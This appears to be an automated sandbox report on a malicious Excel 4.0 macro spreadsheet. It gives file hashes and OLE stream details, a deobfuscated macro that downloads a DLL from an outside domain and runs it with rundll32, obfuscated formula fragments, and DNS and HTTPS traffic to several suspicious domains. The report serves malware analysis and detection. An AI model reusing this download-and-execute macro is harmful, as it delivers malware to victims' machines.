Preview:	........g2.....\.p....user B.....a.....=.@..... ....=.....K.$8.....X.@....."....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.o.r.b.e.l.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.(.@.....C.o.r.b.e.l. .L.i.g.h.t.1.(.....C.o.r.b.e.l. .L.i.g.h.t.1.....C.a.l.i.b.r.i.1...@.....C.a.l.i.b.r.i.1.(.....C.o.r.b.e.l. .L.i.g.h.t.1.(.0.....C.o.r.b.e.l. .L.i.g.h.t.1.(.0...>.....C.o.r.b.e.l. .L.i.g.h.t.1.(.....>.....C.o.r.b.e.l. .L.i.g.h.t.1.....C.a.l.i.b.r.i.1.(.....C.o.r.b.e.l. .L.i.g.h.t.1...0.....C.a.

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Author: , Last Saved By: , Name of Creating Application: Microsoft Excel, Last Printed: Tue Jan 26 16:17:13 2021, Create Time/Date: Thu Apr 23 13:26:24 2020, Last Saved Time/Date: Tue Jan 26 16:28:15 2021, Security: 0
Entropy (8bit):	3.873783584079212
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	SecuriteInfo.com.Heur.30497.xls
File size:	156710
MD5:	26f124898bf4a54f4c110bb58b3f38c4
SHA1:	a3eaad9a0cb49e8e12678c9e82d93e53d7d38008
SHA256:	989e829731d55da1c9f0afdcebd1de9df19bfa1ff8935cee7b0eb8f1b5378fc5
SHA512:	dbaf2a730c0bb58e343610b610b9385d0061dc66b0eb8960722c06291ff942a7a3dd0e19f714a04a9b3771c46ae10b42acc15051bb9a5fd397660dcafc177026
SSDEEP:	3072:49SUz4tH8vsderSh1yRNJd6zAtH8U5BXKjBPWlyTSgG+g17:49SUz4tH8vsderSh1yRNJdaAtH8U5B6u
File Content Preview:	.....>.....0.....-...../.. ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "SecuriteInfo.com.Heur.30497.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel

Indicators	
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Summary	
Code Page:	1251
Author:	
Last Saved By:	
Last Printed:	2021-01-26 16:17:13
Create Time:	2020-04-23 12:26:24
Last Saved Time:	2021-01-26 16:28:15
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.843601759481
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . (. . . . . 8 . . . . . @ . . . . . L . . . . . T . . . . . \\ . . . . . j S R F q S o B P w O . . . . . M a c r o 2 . . . . . M a c r o 3 . . . . . M a c r o 4 . . . . . M a c r o 5 . . . . . M a c r o 6 . . . . . M a c r o 7 . . . . . M a c r o 8 . . . . . M a c r o 9 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 28 02 00 00 06 00 00 00 01 00 00 00 38 00 00 00 0f 00 00 00 40 00 00 00 0b 00 00 00 4c 00 00 00 10 00 00 00 54 00 00 00 0d 00 00 00 5c 00 00 00 0c 00 00 00 e7 01 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 0b 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.362148031008
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . H . . . . . P . . . . . h . . . . . M i c r o s o f t E x c e l . @ . . . . . @ . . . . . g j . . . @ . . . . 9 . ? . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 c4 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 04 00 00 00 50 00 00 00 08 00 00 00 68 00 00 00 12 00 00 00 80 00 00 00 0b 00 00 00 98 00 00 00 0c 00 00 00 a4 00 00 00 0d 00 00 00 b0 00 00 00 13 00 00 00 bc 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 145752

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	145752
Entropy:	3.94377585798

General	
Base64 Encoded:	True
Data ASCII:	. . . . = ... \\ . p . . . . B . . . . L G u P G w K V E D q c E . . ! . . . . : . . . . 8 . . . . = ... Z . $ 8 .
Data Raw:	09 08 08 00 00 05 05 00 04 3d cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 0e c0 ed e4 f0 e5 e9 20 c5 eb e8 f1 e5 e5 e2 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20


Macro 4.0 Code

```
CALL(URLMON, URLDownloadToFileA, "JJCCJJ", 0, "https://rnollg.com/kev/scfrd.dll", C:\ProgramData\BysKlez.dll, 0, 0)
CALL(Shell32, ShellExecuteA, "JJCCCCJ", 0, Open, "rundll32.exe", C:\ProgramData\BysKlez.dll, DllRegisterServer", 0, 0)
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=CHAR($FJ$1168-
11),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN($HL$1475),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN($GW$1647),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,84,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution



Total Packets: 54

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 04:10:08.934823990 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:08.955751896 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:08.955820084 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:08.966867924 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:08.987786055 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:08.991009951 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:08.991039991 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:08.991127968 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:08.991194010 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.007441044 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.028314114 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.028361082 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.028420925 CET	49165	443	192.168.2.22	172.67.150.228

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 04:10:09.258133888 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.278976917 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.411086082 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.411144018 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.411187887 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.411202908 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.411211967 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.411237001 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.411263943 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.411279917 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.411298037 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.411341906 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.411355019 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.411393881 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.411396027 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.411433935 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.411518097 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.411556005 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.411560059 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.411602020 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.411681890 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.411725998 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.411737919 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.411773920 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.411777973 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.411817074 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.412297010 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.412345886 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.412353039 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.412393093 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.412405968 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.412447929 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.412451029 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.412498951 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.425246000 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.430470943 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.430490017 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.430562019 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.459711075 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.459739923 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.459760904 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.459789038 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.459806919 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.459825039 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.459867954 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.459875107 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.459878922 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.460258007 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.460288048 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.460311890 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.460313082 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.460328102 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.460331917 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.460350037 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.460369110 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.460994005 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.461015940 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.461038113 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.461060047 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.461061954 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.461081982 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.461086988 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.461101055 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.461541891 CET	49165	443	192.168.2.22	172.67.150.228

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 04:10:09.461982965 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.462007046 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.462028980 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.462038994 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.462049961 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.462055922 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.462073088 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.462088108 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.462950945 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.462974072 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.462996006 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.463002920 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.463017941 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.463021994 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.463068008 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.463079929 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.463937044 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.463957071 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.463990927 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.466783047 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.466799974 CET	49165	443	192.168.2.22	172.67.150.228
Jan 27, 2021 04:10:09.482501984 CET	443	49165	172.67.150.228	192.168.2.22
Jan 27, 2021 04:10:09.482558966 CET	443	49165	172.67.150.228	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 04:10:08.897417068 CET	52197	53	192.168.2.22	8.8.8.8
Jan 27, 2021 04:10:08.919688940 CET	53	52197	8.8.8.8	192.168.2.22
Jan 27, 2021 04:10:40.906521082 CET	53099	53	192.168.2.22	8.8.8.8
Jan 27, 2021 04:10:40.924259901 CET	53	53099	8.8.8.8	192.168.2.22
Jan 27, 2021 04:10:41.914196968 CET	52838	53	192.168.2.22	8.8.8.8
Jan 27, 2021 04:10:41.932769060 CET	53	52838	8.8.8.8	192.168.2.22
Jan 27, 2021 04:10:42.504456043 CET	61200	53	192.168.2.22	8.8.8.8
Jan 27, 2021 04:10:42.579010963 CET	53	61200	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 27, 2021 04:10:08.897417068 CET	192.168.2.22	8.8.8.8	0x312a	Standard query (0)	rnollg.com	A (IP address)	IN (0x0001)
Jan 27, 2021 04:10:40.906521082 CET	192.168.2.22	8.8.8.8	0x9f05	Standard query (0)	gadgetswolf.com	A (IP address)	IN (0x0001)
Jan 27, 2021 04:10:41.914196968 CET	192.168.2.22	8.8.8.8	0x6f73	Standard query (0)	homesoapmolds.com	A (IP address)	IN (0x0001)
Jan 27, 2021 04:10:42.504456043 CET	192.168.2.22	8.8.8.8	0x226	Standard query (0)	govemedico.tk	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 04:10:08.919688940 CET	8.8.8.8	192.168.2.22	0x312a	No error (0)	rnollg.com		172.67.150.228	A (IP address)	IN (0x0001)
Jan 27, 2021 04:10:08.919688940 CET	8.8.8.8	192.168.2.22	0x312a	No error (0)	rnollg.com		104.21.11.254	A (IP address)	IN (0x0001)
Jan 27, 2021 04:10:40.924259901 CET	8.8.8.8	192.168.2.22	0x9f05	No error (0)	gadgetswolf.com		172.67.200.147	A (IP address)	IN (0x0001)
Jan 27, 2021 04:10:40.924259901 CET	8.8.8.8	192.168.2.22	0x9f05	No error (0)	gadgetswolf.com		104.21.44.135	A (IP address)	IN (0x0001)
Jan 27, 2021 04:10:41.932769060 CET	8.8.8.8	192.168.2.22	0x6f73	No error (0)	homesoapmolds.com		172.67.198.109	A (IP address)	IN (0x0001)
Jan 27, 2021 04:10:41.932769060 CET	8.8.8.8	192.168.2.22	0x6f73	No error (0)	homesoapmolds.com		104.21.60.169	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 27, 2021 04:10:42.579010963 CET	8.8.8.8	192.168.2.22	0x226	No error (0)	govemedico.tk		172.67.158.184	A (IP address)	IN (0x0001)
Jan 27, 2021 04:10:42.579010963 CET	8.8.8.8	192.168.2.22	0x226	No error (0)	govemedico.tk		104.21.73.69	A (IP address)	IN (0x0001)


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 27, 2021 04:10:08.991039991 CET	172.67.150.228	443	192.168.2.22	49165	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Fri Jan 22 01:00:00 CET 2021	Sat Jan 22 00:59:59 CET 2022	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
